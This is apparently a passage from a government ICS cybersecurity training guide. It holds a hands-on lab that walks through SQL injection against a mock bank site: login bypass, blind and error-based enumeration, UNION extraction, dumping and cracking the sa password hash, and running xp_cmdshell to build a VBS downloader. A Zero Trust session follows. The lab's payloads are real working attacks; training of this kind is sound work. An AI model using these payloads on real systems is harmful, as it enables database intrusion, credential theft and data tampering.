Nothing >> hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo End if >>  
hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo Set objXMLHTTP = Nothing  
>> hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'hackerscript.vbs' -
```






Industrial Control Systems Cybersecurity Training - 300

Basic Web Hacking Exercise

Click on the Basic Web Hacking Exercise in the CISA VLP and make a reservation.



Kali


SQL Exercise 1

SQL Hands-on Exercises are performed within the Firefox browser on the Linux VM. When Firefox is opened, it will start with 2 tabs, one for each exercise in this lab.

Navigation

Many of the network diagrams shown on the topology tab when you first login to your lab have objects that are clickable. This allows you to enter the hosts that are listed on the tabs in another way. Some objects on the network map that are greyed out are just for representation and are not clickable.

Each lab will have a navigation bar similar to the one below.



- **Topology** - Displays network topology of hosts and objects in the network.
- **Content** - Will be blank for this exercise. Instructions are listed below.
- **Status** - This tab will show the status of the hosts used in the lab.
- **Hosts** - All tabs right of the status tab are hosts that are accessible in the lab. In this example it's a single Kali Linux host.

Objective

In this lab you will be attempting to compromise and exfiltrate data from two different databases using SQL injection techniques. Follow the instructions closely and pay particular attention to the exact syntax of the SQL commands as they are entered. Most unexpected results occur from mistyping a command.

1. **NOTE:** *This exercise is done virtually using Netlab.* Follow the instructions listed below.






Industrial Control Systems Cybersecurity Training - 300

Pod Topology

The Pod Topology diagram below shows the hosts that are available to use.



Lab Settings

1. Click on the Kali Linux host in the diagram or on the tab listed at the top.
2. Visit the ACME National Bank web site by opening Firefox and going to <http://192.168.10.2/demo3>. First Tab.





Industrial Control Systems Cybersecurity Training - 300


ACME National Bank offers some exciting new features, but even more exciting is their login method for account access.

- First, let's see what happens when a login fails. Try to login with false credentials and notice the output.

The screenshot shows a login interface titled "Account Access". It has fields for "Login ID" containing "asfd" and "Password" containing "****". A "Login" button is below the fields. To the right, a large red box displays the message "Login Failed!" in white text. Above the failure message is a button labeled "Show SQL Query".

For this web site, a failed login just shows the "Login Failed!" statement. The **Show SQL Query** button is not really a function of ACME National Bank but is included as a learning aid. Use this button if you need help with understanding your SQL injection attempts.

NOTE: Clicking the "Never Remember Passwords for This Site" will keep the dialog box from popping up.



- Next, test for SQL injection by entering a 'or " in the Login ID box.





Industrial Control Systems Cybersecurity Training - 300

Account Access

Login ID:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syntax near 'sdf'
</demo3/login1.asp>, line 80

The single quote generates an OLE DB for ODBC error message “**Incorrect syntax near 'sdf'.**” (sdf is what was used for the password). This shows that the ACME National Bank login is vulnerable to SQL injection, but why?

- Click on the **Show SQL Query** button to show additional information.

User Name = '
Password = sdf
SQL query = SELECT * FROM UserInfo WHERE UserName = "" AND password = 'sdf';

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syntax near 'sdf'.
</demo3/login1.asp>, line 80

From the SQL query now displayed:

SELECT * FROM UserInfo WHERE UserName = "" AND password = 'sdf';

The SQL query is incomplete because the SQL server thinks the UserName is composed of two strings, an empty string and an additional string.

Empty string: " Additional string: ' **AND password = '**

UserName = "" AND password = '

Then **sdf** is interpreted as an SQL command, but it's not!





Industrial Control Systems Cybersecurity Training - 300

At this point, we know this web application is vulnerable to SQL injection. The error messages gave us more clues that we should pay attention to. From the error messages, what database application are we using on the backend? (Think MySQL, Oracle, or Microsoft SQL Server)

6. Next, use SQL injection to bypass the login. There are a number of different ways to accomplish this, but the most common method is to use: '**or 1=1;--**'

The screenshot shows two panels. On the left, a 'Account Access' form has 'Login ID:' set to "'or 1=1;--" and a 'Password' field that is empty. A 'Login' button is below. On the right, a red background panel displays 'Show SQL Query' at the top, followed by 'Welcome Bob' in large white text.

Without providing valid credentials to login to ACME National Bank, the application logs us in as Bob...why?
Look again at the SQL query.

```
User Name = 'or 1=1;--  
Password =  
SQL query = SELECT * FROM UserInfo WHERE UserName = "or 1=1;--"  
AND password = ";
```

There probably isn't a NULL username, so **UserName = "** is probably a FALSE statement. This is followed by **OR 1=1**. **1=1** is a TRUE statement. Because this query returns a TRUE statement, the application logs us in because that's all the application was checking. As to why it logs in as Bob, we revisit the **SELECT * FROM UserInfo** - this query will return all users, and the application logs in as Bob because Bob was the first result returned from the query.

The query **SELECT * FROM UserInfo** and the resulting table is shown below.

A screenshot of an SQL query results window titled 'Query - sql.UserData.sa - Untitled1'. The query 'SELECT * FROM UserInfo' is run, and the results are displayed in a table:

	UserID	UserName	Password
1	1	Bob	
2	2	Couch	
3	3	Sand	
4	4	Hello	

A green bell pepper icon is overlaid on the table. At the bottom, there are tabs for 'Grids' and 'Messages', and status information: 'sql (8.0) sa (51) UserData 0:00:00 4 rows Ln 1, Col 23'.





Industrial Control Systems Cybersecurity Training - 300

This type of web application and SQL query allows us to force which user we can login as. The above graphic shows the other usernames, but how can we gain this information using SQL injection?

The answer is there are a number of different ways, but we'll only focus on two different methods: True/False SQL queries and exploiting ODBC error messages.

7. First, we'll try True/False queries. Since the base function of this web application is to validate the submitted username and password, it will return a TRUE value if they are found in the database, and FALSE if they're not. The only questions that are allowed to be sent to this database are TRUE/FALSE questions, so our SQL injections have to conform to this too.

When we ask a TRUE question, we should login and receive the following screen:



When we ask a FALSE question, the login should fail and we'll receive the following screen:



8. Now we'll try discovery of the database name. We'll have to construct a query that is a True/False question, such as:

```
' OR EXISTS (SELECT 1 WHERE DB_NAME() LIKE '%a%') --
```

Here **DB_NAME()** is a MS SQL function that returns the current database name. The **LIKE** statement is a filter based on %a% where % are wildcards. This filters and selects databases that **do** have an **a** in the





Industrial Control Systems Cybersecurity Training - 300

database name. Summing up, our question is: Does the current database name have an 'a' in the name? Attempting this query gives:

Show SQL Query

Welcome Bob

So, the answer to our question is TRUE. But this is all we know: the database has an 'a' in the name. That's it. To discover the database name, we'll have to continue our guessing game.

9. Continue with:

```
' OR EXISTS(SELECT 1 WHERE DB_NAME() LIKE '%b%');--
```

Show SQL Query

Login Failed!

So now we know that the database does not have a 'b' in the name.

10. Making a wild guess, we'll try:

```
' OR EXISTS(SELECT 1 WHERE DB_NAME() LIKE 'user%');--
```





Industrial Control Systems Cybersecurity Training - 300

Show SQL Query

Welcome Bob

So, now we know that the database name starts with 'user' and we also know that there should also be an 'a' somewhere after that: user%a%.

11. Continue guessing until you discover the name of the database. Try:

```
' OR EXISTS (SELECT 1 WHERE DB_NAME() ='userdata');--
```

Show SQL Query

Welcome Bob

Userdata is the name of the current database. *WHEW* That's a lot of work! The good news is there are often better ways of extracting data from a database. The second method we mentioned above is exploiting ODBC error messages. Do you remember when we were testing for SQL injection by trying the single quote ('') and got an error message?

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syntax near 'sfd'.  
/demo3/login1.asp, line 80
```

This is an ODBC error message, and when these messages are turned on for debugging purposes, we shout for joy! With these error messages, we can force the application to extract information for us, without having to guess.





Industrial Control Systems Cybersecurity Training - 300

12. Try:

```
' AND 1 IN (SELECT DB_NAME()) --
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'UserData' to a column of data type int.  
/demo3/login1.asp, line 80
```

The database name is **UserData**. Here we were able to extract the database name without any prior knowledge or guessing. Further extracting data, we can easily extract the table name of the current query and its columns.

13. First, we revisit when we first tested for SQL injection; insert ' for the Login ID, and nothing for the password:

The form is titled "Account Access". It has two input fields: "Login ID:" containing a single撇号 (') and "Password:" which is empty. Below the fields is a "Login" button.

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string " AND password = '".  
/demo3/login1.asp, line 80
```

This time the error message gives us one of the column names used in the query: **password**.

14. Now we can extract the table name and other column names:

```
' GROUP BY password HAVING 1=1--
```





Industrial Control Systems Cybersecurity Training - 300

Microsoft OLE DB Provider for ODBC Drivers error 80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'UserInfo.UserID' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

/demo3/login1.asp, line 80

This error complains about UserInfo.UserID. UserInfo is the table name, and UserID is one of the other column names.

15. Now we can extract the other column names by including the new column name in our previous query:

```
' GROUP BY password,userid HAVING 1=1--
```

Microsoft OLE DB Provider for ODBC Drivers error 80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'UserInfo.UserName' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

/demo3/login1.asp, line 80

16. Continuing on, now include the new column name:

```
' GROUP BY password,userid,username HAVING 1=1--
```



The login fails, meaning we have extracted all the columns of the current table. **UserName**, **UserID**, **Password** are the columns that are a part of the **UserInfo** table under the database **UserData**.





Industrial Control Systems Cybersecurity Training - 300

SQL Exercise 2

1. Visit the ACME National Bank web site by opening Firefox and going to <http://192.168.10.2/demo4>. Second Tab.

The screenshot shows a Firefox browser window with two tabs open. The active tab is titled "ACME National Bank - Mozilla Firefox" and displays the ACME National Bank website. The URL in the address bar is "192.168.10.2/demo4". The page features a large "ACME National Bank" logo at the top. Below it, a red banner reads "Our Team of Partners!". A search form with a "Show SQL Query" button and a "Company Name:" input field is present. A "Submit" button is also visible. Underneath the search form, the text "The list of companies:" is followed by a table listing various companies with their addresses and cities:

Company Name	Address	City
Alfreds Futterkiste	Oberstraße 57	Berlin
Ana Trujillo Emparedados y helados	Avenida de la Constitución 2222	México D.F.
Antonio Moreno Taquería	Mataderos 2312	México D.F.
Around the Horn	120 Hanover Sq.	London
Berglunds snabbköp	Berguvsvägen 8	Luleå
Blauer See Delikatessen	Forsterstr. 57	Mannheim

2. ACME National Bank has a long list of partners that you can search through by company name. The first exercise is to see what happens when you search for a company. Search for a company in the list and notice the output.





Industrial Control Systems Cybersecurity Training - 300

Company Name:

The list of companies:

Company Name	Address	City
Bólido Comidas preparadas	C/ Araquil, 67	Madrid
Cactus Comidas para llevar	Cerrito 333	Buenos Aires
Pericles Comidas clásicas	Calle Dr. Jorge Cash 321	México D.F.

So, this application is printing out results from our SQL query, not just a TRUE/FALSE response. Next, test for SQL injection by searching for ' and ".

You should get the same type of error that we found at the ACME National Bank login. You now know that SQL injection is possible, and it will hand us the data for which we asked. This should be fun!

The next exercise is to try a UNION injection. First, we must understand what a **UNION SQL** command does. UNION will join or combine two or more SELECT statements. With the login injections, we saw one SELECT statement. This time we are going to try to combine the application's SELECT statement with our own SELECT statement. Before doing so there are a couple of rules to follow. The main rule is that the two SELECT statements must have the same number of columns. The other rule is that the columns must have similar data types.

Second, we have to find out how many columns are in the SELECT. The application is probably issuing a query such as **SELECT column1,column2,.....,columnN FROM tableName**. When we issue our own SELECT statement with the UNION, we have to select existing columns, but we don't know any column names. There is a trick around this.

3. We can SELECT integers like: `SELECT 1`. Now figure out how many columns are in the first SELECT by trying, '`union select 1;--`'

Company Name:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.





Industrial Control Systems Cybersecurity Training - 300

This error message is complaining about an equal number of expressions in the target lists. What does that mean? This is the error you get when there are an unequal number of columns in the SELECT statements used in a UNION. We now know that UNION injection is possible and that we have to SELECT more than 1 column.

4. Next try: '**union select 1,2;--**

It still complains about unequal number of columns: '**union select 1,2,3;--**

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Alfreds Futterkiste' to a column of data type int.

A new error message! This one is complaining about converting 'Alfreds Futterkiste' to a column of data type int. This is breaking Rule 2 of UNION. 'Alfreds Futterkiste' is a string, but we are trying to UNION this string with 1, which is an integer. There are several ways around this: 1) we could convert the "1" into a string, or 2) we could search for a company name that doesn't exist so that the first SELECT will return nothing. Number 2 is the best option because we will UNION SELECT a table of our choosing, without having to match the previous select.

5. Type **xxx' union select 1,2,3;--**

The list of companies:

Company Name	Address	City
1	2	3

This works, and prints out 1, 2, and 3. Let's see what version of SQL is running. We already know it is Microsoft SQL Server from the error messages, but which version? We'll use MS SQL variable **@@VERSION** which returns the version of MS SQL Server.

6. Type **xxx' union select @@version,2,3;--**

Company Name	Address	City
Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2)	2	3

SQL Server 2000. Because this database application is running Microsoft SQL Server 2000, we will be using tailored queries specifically for MS SQL Server 2000. The queries might change based on the version of SQL Server and most





Industrial Control Systems

Cybersecurity Training - 300

likely changed if the database server changes to MySQL, Oracle, or any other database application. You will have to tailor your queries according to the version of the database server. Help is abundant online, and a simple search for “SQL injection cheat sheet” will provide more than enough help. For advanced users, a similar search “Advanced SQL injection” will provide adequate help.

7. Type `xxx' union select user,2,3;--`

This shows we are running as dbo, this is because the ASP pages are connecting to the SQL Server via a dbo connection. But which user is ‘logged in’ when it makes the request?

Some key components of the query are:

- **MASTER** is the system database that holds all the system information for MS SQL
- **SYSPROCESSES** is a table of the database **MASTER**
- **SPID** and **LOGINNAME** are some of the columns of **MASTER..SYSPROCESSES**
- **@@SPID** is the variable for the current process ID.

8. `xxx' union select 1,2,loginame from master..sysprocesses where spid = @@spid;--`

Nice! This application is connecting the SQL Server using the sa account!

What can we find out about the current database? Remember **DB_NAME()** is an MS SQL function that returns the current database name.

9. `xxx' union select db_name(),2,3;--`

The current database is NorthWind. Let’s see what tables the NorthWind database has.

Some key components of the query are:

- **TABLE_CATALOG, TABLE_NAME, TABLE_TYPE** are columns of the database **TABLES**
- **TABLES** is a table of the database **INFORMATION_SCHEMA** and contains a full list of tables
- **INFORMATION_SCHEMA** is metadata of the database.

10. `xxx' UNION SELECT TABLE_CATALOG, TABLE_NAME, TABLE_TYPE FROM INFORMATION_SCHEMA. TABLES;--`

So, the Employees table looks interesting, what are the columns?

Some key components of the query are:

- **SYSOLUMNS, SYSOBJECTS** are tables of the system database called **MASTER**





Industrial Control Systems

Cybersecurity Training - 300

- **NAME** is a column of **SYSCOLUMNS** and **SYSOBJECTS** (these are two different columns, but they have the same name).

```
11. xxx' union select name,2,3 from syscolumns where id =(select id from sysobjects where name = 'Employees') ;--
```

Hmm. What information would be nice to get about the employees?

```
12. xxx' union select birthdate,firstname+lastname,homephone from employees ;--
```

13. Okay! Let's go to Facebook, Twitter, and others and access their accounts by "resetting" their passwords.

What other databases do we have access to?

Some key components of the query are:

- **MASTER** is the system database that holds all the system information for MS SQL
- **SYSDATABASES** is a table of **MASTER** that contains a list of databases for MS SQL Server.

```
14. xxx' union select name,2,3 from master..sysdatabases ;--
```

We could play with lots of databases and columns, but let's go back to the point that sa is used to access the SQL Server. What is the password for sa? We can find out since we're running as sa.

Some key components of the query are:

- **MASTER** is the system database that holds all the system information for MS SQL
- **SYSXLOGINS** is a table of **MASTER** that contains the login information for MS SQL Server
- **NAME**, and **PASSWORD** are columns of the table **SYSXLOGINS**.

```
15. xxx' union select name,password,3 from master..sysxlogins ;--
```

Company Name	Address	City
		3
BUILTIN\Administrators		3
sa	00:01??????????????????	3

The sa password is incorrect. This is because the password is stored in hexadecimal/binary form. However, we can convert that to a readable form. We will use a function built into SQL server 2000





Industrial Control Systems Cybersecurity Training - 300

fn_varbintohexstr. (This function name changes in 2005 and 2008, so you will have to use the appropriate function name accordingly.)

16. `xxx' union select name, master.dbo.fn_varbintohexstr(password) ,3 FROM master..sysxlogins;--`

Company Name	Address	City
		3
BUILTIN\Administrators		3
sa	0x0100597e0c70dc51d7621efd879e7fff77df55cbf7359c5ed2a403dd6046d41a2ee0feaef19aa8948f3d0ac0ef6f	3

Now that the password is in hex form, we can put it through a password cracker and find out what its plain-text equivalent is.

17. Create a new file on your host and put `sa:<sa's password>` in the file. On the command line type (don't type #, that designates the prompt):

```
# echo "sa:0x0100197c9c4769c7c735b526f1856f5d404f39bd064f639abbe20a0  
740aeebb905959cf9db5404cdc80a559ad74d" > /root/acme_nb.pass
```

And now we crack the password using an open-source password cracking tool: John the Ripper.

18. On the command line type:

```
# john /root/acme_nb.pass
```

19. After john is done running, to show the password, type:

```
# john --show /root/acme_nb.pass
```

20. There is a front-end GUI for John that you can start by typing the following:

```
# johnny
```

21. Click *Open password file*, then click *Open password file (PSSWD format)*, then click *Start new attack*.

John finishes quickly because it's a fairly simple password and the password is NOT case sensitive. Thank you, SQL Server 2000! So, the password to sa is 'root' or 'ROOT' either will work.





Industrial Control Systems Cybersecurity Training - 300

If we're evil, we can change the sa password. Be careful with this though. Because the web site application is connecting to the database using the sa account, if we change the password for sa, we could/will lose our ability to do recon and run exploits using the web application. Our ability to hack further will be cut off until the sa password is reset, which could take minutes, hours, or days depending on how good the database admin is.

```
22. xxx'; exec master..sp_password NULL,'ThisIsTheNewPassword','sa';--
```

****Bonus Problem:** In the first database (First Tab) the user Bob had a very low account balance. See if you can use your newfound knowledge to give Bob more money in his account.





Industrial Control Systems Cybersecurity Training - 300

Additional SQL Examples

```
x' union select 1,1,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES where
TABLE_NAME LIKE 'u%';--  
  
xx'+union+select+1,2,column_name+from+information_schema.columns+where+column_
name+like+'%u%';--  
  
xx'+union+select+1,2,column_name+from+information_schema.columns+where+column_
name+like+'u%';--  
  
xx'+union+select+1,column_name,2+from+information_schema.columns+where+column_
name+like+'u%25';--  
  
'+group+by+userid+having+1=1--  
  
xx' union select 1,column_name,2 from information_schema.columns where
column_name like '%' where --  
  
xx' union select 1,column_name,2 from information_schema.columns where
column_name like '%';--  
  
userid  
  
' union select db_name(),db_name(),db_name();--  
  
userdata  
  
' UNION SELECT TOP 1 username,userpassword,userid FROM userinfo;--  
  
' AND 1 IN (SELECT sysobjects.name FROM sysobjects JOIN syscolumns ON
sysobjects.id = syscolumns.id WHERE sysobjects.xtype = 'U' AND syscolumns.name
LIKE '%PASSWORD%');--  
  
— this lists table, column for each column containing the word 'password'
```

Additional Resources

Open Web Application Security Project (OWASP) <https://www.owasp.org/>

The OWASP is a worldwide not-for-profit charitable organization focused on improving the security of software. Their mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.

https://www.owasp.org/index.php/Cheat_Sheets





Industrial Control Systems Cybersecurity Training - 300

The **OWASP Cheat Sheet Series** was created to provide a concise collection of high-value information on specific web application security topics. These cheat sheets were created by multiple application security experts and provide excellent security guidance in an easy-to-read format.

When you have finished recording the required data in your student guide, end your reservation in Netlab by clicking the Reservation drop-down.



Session 6 – Zero Trust in ICS/OT

Overview of Zero Trust, Zero Trust
Maturity Model (ZTMM) and
implementing in ICS/OT

PARTICIPANT GUIDE

Outcomes

In this session, participants will be able to:

1. Define Zero Trust
2. Discuss the Zero Trust Maturity Model (ZTMM)
3. Describe how Zero Trust principles can be applied to an ICS/OT network





Industrial Control Systems Cybersecurity Training - 300

LO17: Define Zero Trust

What is Zero Trust?

Zero Trust is a methodology which helps introduce additional safeguards in networks to keep them more secure from both internal and external threats. In the Zero Trust methodology certain assumptions are made.

Zero Trust Assumptions

- Attacker is _____.
- No _____ or device is inherently trusted –
 - Every connection needs to be _____ (verify the user or device) and _____ (verify access privileges).



What is Zero Trust ?– Summary


Zero trust is not a single system or product that is purchased, it is a security concept, strategy, and architectural design approach.

LO18: Discuss the Zero Trust Maturity Model (ZTMM)

Zero Trust Maturity Model

The Zero Trust Maturity Model (ZTMM) is one of many paths to take in designing and implementing a Zero Trust architecture.

This model includes dividing the enterprise into 5 distinct pillars. These pillars include Identity, Devices, Network, Applications, Workloads, and Data. Each of these pillars are built on the three overarching capabilities of Visibility and Analytics, Automation and Orchestration, and Governance.






Industrial Control Systems Cybersecurity Training - 300

Pillar Progression

Pillars will likely advance at their own pace. Dividing the enterprise this way allows for a gradual implementation of zero trust for each segment individually, which allows for costs to be spread out over time instead of all upfront.

Stages of Maturity

Within the Zero Trust Maturity Model there are multiple stages of maturity. The starting point is Traditional, followed by the three stages of Initial, Advanced, and Optimal.



- **Traditional**—manually configured lifecycles (i.e., from establishment to decommissioning) and assignments of attributes (security and logging); static security policies and solutions that address one pillar at a time with discrete dependencies on external systems; least privilege established only at provisioning; siloed pillars of policy enforcement; manual response and mitigation deployment; and limited correlation of dependencies, logs, and telemetry.
- **Initial**—starting automation of attribute assignment and configuration of lifecycles, policy decisions and enforcement, and initial cross-pillar solutions with integration of external systems; some responsive changes to least privilege after provisioning; and aggregated visibility for internal systems.
- **Advanced**—wherever applicable, automated controls for lifecycle and assignment of configurations and policies with cross-pillar coordination; centralized visibility and identity control; policy enforcement integrated across pillars; response to pre-defined mitigations; changes to least privilege based on risk and posture assessments; and building toward enterprise-wide awareness (including externally hosted resources).
- **Optimal**—fully automated, just-in-time lifecycles and assignments of attributes to assets and resources that self-report with dynamic policies based on automated/observed triggers; dynamic least privilege access (just-enough and within thresholds) for assets and their respective dependencies enterprise-wide; cross-pillar interoperability with continuous monitoring; and centralized visibility with comprehensive situational awareness.





Industrial Control Systems Cybersecurity Training - 300

Important Concepts

- The adoption of zero trust is not a trivial effort.
- It is a journey and mindset which is implemented at multiple levels of the organization.
- Implementation will be incremental and will build on previous steps taken. There isn't necessarily a complete stage.
- Recognizing the effect implementing zero trust might have on operations and safety systems is critical to validate and test before full implementation of zero trust in an ICS/OT network.

More information

For more information on the Zero Trust Maturity Model visit the link below and download the Zero Trust Maturity Model Document.

<https://www.cisa.gov/zero-trust-maturity-model>

LO19: Describe how Zero Trust principles can be applied to an ICS/OT Network

Mapping – Asset and Device Tracking

One of the first steps in implementing Zero Trust in ICS/OT is an asset and device inventory. This requires mapping all forms of network connectivity between devices, users, applications, data stores, etc.

- Include the local LAN, WAN, and remote access.
- Identify protocols being used on the OT network.
- Workflows and interdependencies should be documented.
- Ensure all devices are known and accounted for.


Microsegmentation/Unidirectional Gateways

Microsegmentation is a method of segmenting your network into small groups of related devices or resources. When using micro segmentation all connections between segments become **known and managed**.





Industrial Control Systems Cybersecurity Training - 300




Multifactor Authentication (MFA)

Where possible, use MFA for access into the network. This will eliminate the need for simple or reusable passwords.

Data Diodes

Unidirectional gateways or Data Diodes can be used to protect your network while providing a secure method of transferring data between network segments. A unidirectional gateway or data diode provides a hardware based, one way communication method of transferring data. Attacks cannot propagate back through a data diode.





Industrial Control Systems Cybersecurity Training - 300

People Policy and Procedures

To fully adopt Zero Trust each connection needs to be authenticated and authorized. This requires the Policy Enforcement Points to have access to real time dynamic policies which enable it to make informed decisions as to whether to allow or deny connections.

Monitoring

Another important area for supporting a Zero Trust architecture is the implementation of comprehensive monitoring.

- Aggregate logs from as many assets as possible using a security information and event management (SIEM) solution
- Use a collaborative approach to review and respond to SIEM alerts
- Information is consumed by a dynamic policy which can make informed decisions on whether to allow or deny a connection based upon the information available.



Conclusion

The adoption of a Zero Trust architecture within the OT environment is not going to happen overnight. It is a process that needs time, planning, and resources to implement. Full zero trust implementation might not be possible depending on the environment, but implementing the zero trust principles discussed will enable better security and protection of assets.

For additional information on Zero Trust please reference the [Zero Trust Maturity Model](#) document produced by CISA.

This concludes the 300 – ICS Cybersecurity Training.





Industrial Control Systems Cybersecurity Training - 300

Lost or misplaced completion certificate can be obtained from:

Workforce Development and Training

nhs-training@inl.gov

Include the following information:

- Completion date of training
- Course title
- Name (first and last) of the requestor
- Preferred method of delivery (email, mail). If mail, provide complete address information.





Industrial Control Systems Cybersecurity Training - 300

Acronyms

ACE	Arbitrary Code Execution
ACK	TCP header bit – Acknowledge
AD	Active Directory
AIX	Advanced Interactive eXecutive
ANSI	American National Standards Institute
APT	Advanced Persistent Threat
ARP	Address Resolution Protocol
ASP	Active Server Pages
AS	Automation System
ASCII	American Standard Code for Information Interchange
ASDU	Application Service Data Unit
BIOS	Basic Input/Output System boot loader
Botnet	Collection of Internet connected programs that communicate to perform tasks
